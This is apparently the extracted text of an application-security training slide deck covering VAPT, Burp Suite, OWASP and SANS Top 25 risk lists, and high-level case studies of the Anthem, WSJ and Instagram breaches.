Last-Modified	Tue, 21 Jan 2014 19:49:34 GMT
ETag	"b094-de-4f0804eb7ef80"
Accept-Ranges	bytes
Content-Length	222
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Content-Type	text/html

The response headers

Burpsuite Essentials

- Popup Menu Options
 - Right Click
 - This is how we can pass a particular target url to one of the tabs in Burpsuite tool



Burpsuite Essentials

- Burp Help - <https://portswigger.net/burp/help/>
- *Live Demo*

Agenda

- Introduction to Application & it's types
- Understanding Web Application Architecture
- HTTP Protocol Basics
- HTTP Attack Vectors
- HTTPS vs HTTP
- Burpsuite Essentials
- **Introduction to VAPT**

Introduction to VAPT

- VAPT – Vulnerability Assessment & Penetration Testing
- VA & PT – Both are security services that focuses on identifying vulnerabilities in network, server, application and system infrastructure.
- Both the services serve a different purpose & are carried out to achieve different but complimentary goals.

Introduction to VAPT


- Deliverables from a VAPT
 - *Executive Report* – A high level overview of the activity conducted, summary of issues identified, risk ratings and action items.
 - *Technical Report* – A detailed report explaining each issue identified, step-by-step POCs for each issue, code and configuration examples to fix the issue and reference links for further details.
 - *Real-Time Online Dashboard* – A online portal that allows your teams to monitor the audit progress in real time, take immediate actions for high risk issues, track fixes and closure status, etc.

Introduction to VAPT

- Scope for VAPT

- Differs Organization to Organization based to their policies
- Generic scope classification can be done based on different types of testing i.e.,

- WhiteBox Testing
- GreyBox Testing &
- BlackBox Testing



Introduction to VAPT

- Well-Known Standards that require VAPT to be carried out periodically to meet industrial requirements:
 - ISO 27002 / ISO 27001
 - PCI DSS – Payment Card Industry Data Security Standard
 - SOX – Sarbans-Oxley Act
 - HIPAA – Health Insurance Portability and Accountability Act
 - TRAI – Telecom Regulatory Authority of India
 - DOT – Department of Telecommunication
 - CERT-In – Cyber Emergency Response Team of India
 - GLBA – The Gramm–Leach–Bliley Act
 - FISMA – The Federal Information Security Management Act
 - NIST – National Institute of Standards and Technology
 - SAS 70 – Statement on Auditing Standards
 - COBIT – Control Objectives for Information and Related Technology

Agenda

- **Introduction to Application Security**
- Application Security Risks
- Case Studies
- Global Standards/Frameworks
- What is OWASP
- What is OWASP Top 10
- The 'OWASP Top 10' for WebAppSec

Introduction to Application Security



MUM-CT-935 Alcriti

Introduction to Application Security

- Application security encompasses measures taken to improve the security of an application often by finding, fixing and preventing security vulnerabilities.
- Different techniques are used to surface such security vulnerabilities at different stages of an applications lifecycle such design, development, deployment, upgrade, or maintenance.

Introduction to Application Security


- Techniques are:
 - Design Review a.k.a Threat Modelling
 - Source Code Analysis a.k.a Static Analysis
 - Application Testing a.k.a Dynamic Analysis
 - Thick Client Security Testing
 - Web Application Security Testing
 - Secure Configuration & Hardening

Agenda

- Introduction to Application Security
- **Application Security Risks**
- Case Studies
- Global Standards/Frameworks
- What is OWASP
- What is OWASP Top 10
- The 'OWASP Top 10' for WebAppSec

Application Security Risks

- Attackers can potentially use many different paths through your application to do harm to your business or organization.
- Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Application Security Risks

- Few Risks Associated with Web Applications
 - Unauthorized access to sensitive customer or company data
 - Theft of sensitive data to conduct identity theft, credit card fraud or other crimes
 - Defacement of websites; strong potential for brand damage
 - Manipulation of data impacting data integrity, quality and organization's reputation
 - Redirection of users to malicious web sites; phishing and malware distribution
 - Denial of service; availability of data
 - Attackers can assume valid user identities
 - Access to hidden web pages using forged URLs
 - Attacker's hostile data can trick the interpreter to execute unintended commands

Application Security Risks

- OWASP Risk Rating Methodology

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

Application Security Risks

RISK	Threat Agents	Attack Vectors		Prevalence	Detectability	Impacts		Score
		Exploitability	Impact			Technical	Business	
A1:2017-Injection	App Specific	EASY ③	COMMON ②	EASY ③	SEVERE ③	App Specific	8.0	
A2:2017-Authentication	App Specific	EASY ③	COMMON ②	AVERAGE ②	SEVERE ③	App Specific	7.0	
A3:2017-Sens. Data Exposure	App Specific	AVERAGE ②	WIDESPREAD ③	AVERAGE ②	SEVERE ③	App Specific	7.0	
A4:2017-XML External Entity (XXE)	App Specific	AVERAGE ②	COMMON ②	EASY ③	SEVERE ③	App Specific	7.0	
A5:2017-Broken Access Control	App Specific	AVERAGE ②	COMMON ②	AVERAGE ②	SEVERE ③	App Specific	6.0	
A6:2017-Security Misconfiguration	App Specific	EASY ③	WIDESPREAD ③	EASY ③	MODERATE ②	App Specific	6.0	
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY ③	WIDESPREAD ③	EASY ③	MODERATE ②	App Specific	6.0	
A8:2017-Insecure Deserialization	App Specific	DIFFICULT ①	COMMON ②	AVERAGE ②	SEVERE ③	App Specific	5.0	
A9:2017-Vulnerable Components	App Specific	AVERAGE ②	WIDESPREAD ③	AVERAGE ②	MODERATE ②	App Specific	4.7	
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE ②	WIDESPREAD ③	DIFFICULT ①	MODERATE ②	App Specific	4.0	

Application Security Risks

- References

- OWASP Risk Rating Methodology
https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology
- ISO 31000: Risk Management Standard
<https://www.iso.org/iso-31000-risk-management.html>
- ISO 27001: ISMS
<https://www.iso.org/isoiec-27001-information-security.html>
- NIST Cyber Framework
<https://www.nist.gov/cyberframework>
- NIST CVSS 3.0
<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Agenda

- Introduction to Application Security
- Application Security Risks
- **Case Studies**
- Global Standards/Frameworks
- What is OWASP
- What is OWASP Top 10
- The 'OWASP Top 10' for WebAppSec

Case Studies

- Anthem Data Breach
- WSJ Data Breach
- Instagram

Case Studies



MUM-CT-935 Alcriti

Case Studies

- On February 4, 2015, Anthem, Inc. disclosed that criminal hackers had broken into its servers and potentially stolen over 37.5 million records that contain personally identifiable information from its servers. On February 24, 2015 Anthem raised the number to 78.8 million people whose personal information was affected. According to Anthem, Inc., the data breach extended into multiple [brands](#) [Anthem, Inc. uses](#) to market its healthcare plans, including, Anthem Blue Cross, Anthem Blue Cross and Blue Shield, Blue Cross and Blue Shield of Georgia, Empire Blue Cross and Blue Shield, [Amerigroup](#), [Caremore](#), and [UniCare](#).

Case Studies


- **Phishing Attack** Some reports say the attack began much earlier, but the first attempts were detected and deflected. Whether Anthem stepped up its monitoring of attempted incursions isn't clear, but it did take six weeks or more for the firm to discover that its security had been breached.
- The hackers seem to have been persistent. The indications are that they gained access to Anthem's data by stealing the network credentials of at least five employees with high-level IT access. The means may have been "phishing"--using a fraudulent email to trick any of those employees into revealing his or her network ID and password, or into unwittingly downloading software code that gives the hackers long-term access.

Case Studies

Theft of Data

The information accessed may have included names, dates of birth, Social Security numbers, health care ID numbers, home addresses, email addresses, employment information including income data.

We have no reason to believe credit card or banking information was compromised."



Case Studies

Impact of Anthem Breach

Persons whose data was stolen could have resulting problems about identity theft for the rest of their lives.

Anthem had a US\$100 million insurance policy for cyber problems from American International Group. One report suggested that all of this money could be consumed by the process of notifying customers of the breach

Case Studies

Response

- Anthem advised people whose data was stolen to monitor their accounts and remain vigilant.
- Anthem retained [Mandiant](#) to review their security systems

Case Studies

- WSJ Breach



Case Studies

- On July 22nd 2014, The wall Street's journal's online system was breached, and taken off-line by a hacker, going by the name: "w0rm".
- The hacker gained entry into the network via a **SQL injection vulnerability**
- The hacker posted photos showing a database from the company, ransoming the information for approximately **\$620**.

Case Studies

- W0rm tweeted about the breaches and also claimed to be selling both user information and server credentials on his online hacking marketplace, w0rm.in.
- According to [PCWorld](#), IntelCrawler believes the breach occurred as a result of an SQL injection vulnerability.
- On July 22, the Wall Street Journal [reported](#) that its publisher, Dow Jones & Co., had taken computer systems off-line after confirming that systems containing news graphics had been hacked by outside parties. [According to SC Magazine](#), a Vice spokesperson confirmed that a content management system had been breached, exposing email addresses and hashed passwords. Both publications believe that user accounts were not affected by the breach.

Case Studies



Case Studies

- An independent security researcher claims revealed a series of security vulnerabilities and configuration flaws that allowed him to successfully *gained access to sensitive data stored on Instagram servers*, including:
- Source Code of Instagram website
- SSL Certificates and Private Keys for Instagram
- Keys used to sign authentication cookies
- Personal details of Instagram Users and Employees
- Email server credentials
- Keys for over a half-dozen critical other functions

Case Studies

- **Wesley Weinberg**, a senior security researcher at Synack, participated in Facebook's bug bounty program and started analyzing Instagram systems after one of his friends hinted him to a potentially vulnerable server located at sensu.instagram.com
- The researcher found an RCE (**Remote Code Execution**) bug in the way it processed users' session cookies that are generally used to remember users' log-in details.

Case Studies

- Remote code execution bug was possible due to two weaknesses:
- The Sensu-Admin web app running on the server contained a hard-coded Ruby secret token
- The host running a version of Ruby (3.x) that was susceptible to code execution via the Ruby session cookie
- Exploiting the vulnerability, Weinberg was able to force the server to vomit up a database containing login details, including credentials, of Instagram and Facebook employees.
- Although the passwords were encrypted with 'bcrypt', Weinberg was able to crack a dozen of passwords that had been very weak (like changeme, instagram, password) in just a few minutes.

Case Studies

These keys listed 82 Amazon S3 buckets (storage units), but these buckets were unique. He found nothing sensitive in the latest file in that bucket, but when he looked at the older version of the file, he found another key pair that let him read the contents of all 82 buckets.

Weinberg had inadvertently stumbled upon almost EVERYTHING including:

- Instagram's source code
- SSL certificates and private keys (including for `instagram.com` and `*.instagram.com`)
- API keys that are used for interacting with other services
- Images uploaded by Instagram users
- Static content from the `instagram.com` website
- Email server credentials
- iOS/Android app signing keys
- Other sensitive data

Case Studies

- "To say that I had gained access to basically all of Instagram's secret key material would probably be a fair statement," Weinberg wrote in his blog. "With the keys I obtained, I could now easily impersonate Instagram, or any valid user or staff member. While out of scope, I would have easily been able to gain full access to any user's account, [personal] pictures and data."

Status	Client	Check	Output
Warn	sensu-backend0-vpc	autoscale_vxcode_healthy_hosts	Autoscale healthy hosts WARNING: vxco asg-c3.4xlarge has 0 healthy hosts

Showing 1 to 1 of 1 entries

API Version: 0.13.1 Redis: OK RabbitMQ: OK Keep Alives: Messages - 0 | Consumers - 1 Result

Case Studies

Responsible Disclosure, but Facebook Threatens Lawsuit

- Weinberg reported his findings to Facebook's security team, but the social media giant was concerned he had accessed private data of its users and employees while uncovering the issues.
- Instead of receiving a reward from Facebook for his hard work, Weinberg was unqualified for the bug bounty program by Facebook.

Case Studies

- Case Studies – Outline
 - ✓ Who's getting hacked?
 - ✓ Who's doing the hacking?
 - ✓ How can we protect our organization from these attacks?

Case Studies



Who's getting hacked?

LOCKHEED MARTIN



SONY

Linked in



MUM-CT-935 Aloriti

Case Studies

Who's doing the hacking?

- We need to acknowledge that there are different actors playing different roles
- Their motivations, experience and resources have an important impact on the security design of websites
- Security is very frequently about degrees – it's about determining to what extent investment must be made
- Consider that question in light of the following three categories of attacker:

Case Studies

1. Hacktivists

- **They often claim to be motivated by a higher cause...**
- **...yet it's frequently not much more than opportunistic snatching and grabbing**
- **They're regularly young, inexperienced and not conscious of the social consequences of their actions**
- **They're very poorly funded but quite vocal after a successful attack**
- **We know them by collective names such as Anonymous and LulzSec**

Case Studies

2. Online criminals

- **This group's motivation is cash**
- **They're looking for assets of value which may include:**
 - Financial data which can be directly exploited or on-sold
 - Personal data that can be used for identity theft
 - Means of distributing malware and creating botnets
- **They have a degree of funding and may operate in a very well organised fashion**

Case Studies

3. Nation states

- **This is the group whose activities are increasingly being referred to by the term “cyber warfare”**
- **Their targets include those of national security or political interest both internationally and domestically**
- **They are *extremely* well funded – no target is too big or beyond their reach with enough time and money**
- **One or more nation states were allegedly behind Stuxnet, Duqu and Flame**

Case Studies

- How can we protect our organization from these attacks
 - Many Global Standards are available which helps us not only to prevent these attacks but also understand the attack itself and how to mitigate the same.
 - One such widely used framework/standard is 'OWASP'

Agenda

- Introduction to Application Security
- Application Security Risks
- Case Studies
- **Global Standards/Frameworks**
- What is OWASP
- What is OWASP Top 10
- The 'OWASP Top 10' for WebAppSec

Global Standards/Frameworks

- SANS Top 25 Software Errors
- WASC
- NIST (US)
- OWASP

Global Standards/Frameworks

- SANS Top 25 Software Errors

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision

Global Standards/Frameworks

[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function

Global Standards/Frameworks

[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt


Global Standards/Frameworks

- WASC
 - Focuses on Web Application Best Practices
 - Created WHID (Web Hacking Incident Database)
 - ✓ <http://projects.webappsec.org/w/page/13246995/Web-Hacking-incident-Database>
 - WHID is now a project under OWASP
 - Created WASC Threat Classification
 - ✓ <http://projects.webappsec.org/w/page/13246970/Threat%20Classification%20Enumeration%20View>

Global Standards/Frameworks

